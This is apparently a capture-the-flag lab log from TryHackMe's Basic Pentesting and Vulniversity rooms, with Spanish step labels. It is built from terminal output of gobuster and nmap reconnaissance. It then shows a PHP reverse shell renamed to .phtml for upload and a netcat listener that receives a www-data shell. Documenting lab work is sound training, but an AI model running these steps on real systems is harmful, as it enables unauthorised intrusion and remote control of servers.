
/index.html                   (Status: 200) [Size: 158]
/server-status                 (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

H-03 Error en el intento de enumeración SMB



```
Applications Places System Tue Oct 6, 14:23 AttackBox IP:10.67.142.197
root@ip-10-67-142-197:~
File Edit View Search Terminal Help
[+] Url: http://10.67.158.18
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/development (Status: 301) [Size: 318]
/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-67-142-197:~# enum4linux -a 10.67.158.18 | tee basicpentesting_enum4linux.txt
usage: enum4linux-ng.py [-h] [-A] [-As] [-U] [-G] [-Gm] [-S] [-C] [-P] [-O]
                        [-L] [-I] [-R [BULK_SIZE]] [-N] [-w DOMAIN] [-u USER]
                        [-p PW | -K TICKET_FILE | -H NTHASH] [--local-auth]
                        [-d] [-k USERS] [-r RANGES] [-s SHARES_FILE]
                        [-t TIMEOUT] [-v] [--keep]
                        [-oJ OUT_JSON_FILE | -oY OUT_YAML_FILE | -oA OUT_FILE]
                        host
enum4linux-ng.py: error: unrecognized arguments: -a
ENUM4LINUX - next generation (v1.3.10)
root@ip-10-67-142-197:~#
```

V-01 Escaneo de Vulniversity




The screenshot shows a terminal window titled "root@ip-10-65-150-142: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the output of two Nmap commands. The first command, `nmap -sV MACHINE_IP`, fails to resolve the host. The second command, `nmap -sV 10.65.179.207`, successfully scans the host, reporting it is up and listing several open ports with their services and versions. The terminal also shows the MAC address and service information for the scanned host.

```
root@ip-10-65-150-142:~# nmap -sV MACHINE_IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:27 UTC
Failed to resolve "MACHINE_IP".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.96 seconds
root@ip-10-65-150-142:~# nmap -sV 10.65.179.207
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:34 UTC
Nmap scan report for ip-10-65-179-207.ec2.internal (10.65.179.207)
Host is up (0.00013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; proto
col 2.0)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
3128/tcp  open  http-proxy   Squid http proxy 4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 0E:FF:EB:39:7D:7B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~#
```

At the bottom of the window, there is a status bar with icons for navigation and a label "THM AttackBox". On the right side of the status bar, it says "Persistence: Off 40min 24s".

V-02 Directorios de Vulniversity




The screenshot shows a terminal window titled "root@ip-10-65-150-142: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the results of an Nmap scan and a Gobuster directory enumeration. The Nmap scan was performed on 10.65.179.207:3333 and found one host up. The Gobuster command used was "gobuster dir -u http://10.65.179.207:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt". The output lists four directories: /images, /css, /js, and /internal, all with a status of 301. The terminal also shows the progress of the enumeration (141708 / 141709) and the final "Finished" message.

```
Applications Places System Wed Oct 7, 12:47 AttackBox IP:10.65.150.142
root@ip-10-65-150-142: ~
File Edit View Search Terminal Help


Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~# gobuster dir -u http://10.65.179.207:3333 -w /usr/share
/wordlists/dirbuster/directory-list-1.0.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.65.179.207:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.t
xt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 322]
/css (Status: 301) [Size: 319]
/js (Status: 301) [Size: 318]
/internal (Status: 301) [Size: 324]
Progress: 141708 / 141709 (100.00%)
=====
Finished
=====
root@ip-10-65-150-142:~#
```

THM AttackBox Persistence: Off 29min 11s

V-03 Formulario de carga



V-03 Acceso como www-data




The screenshot shows a terminal window titled "root@ip-10-66-165-144: ~" with a menu bar (File, Edit, View, Search, Terminal, Help) and a system bar (Applications, Places, System, Wed Oct 7, 21:44, AttackBox IP: 10.66.165.144). The terminal output is as follows:

```
root@ip-10-66-165-144:~# cp /usr/share/wordlists/SecLists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

The bottom of the window shows a THM AttackBox status bar with icons for window management, a "THM AttackBox" label, and "Persistence: Off 31min 12s".

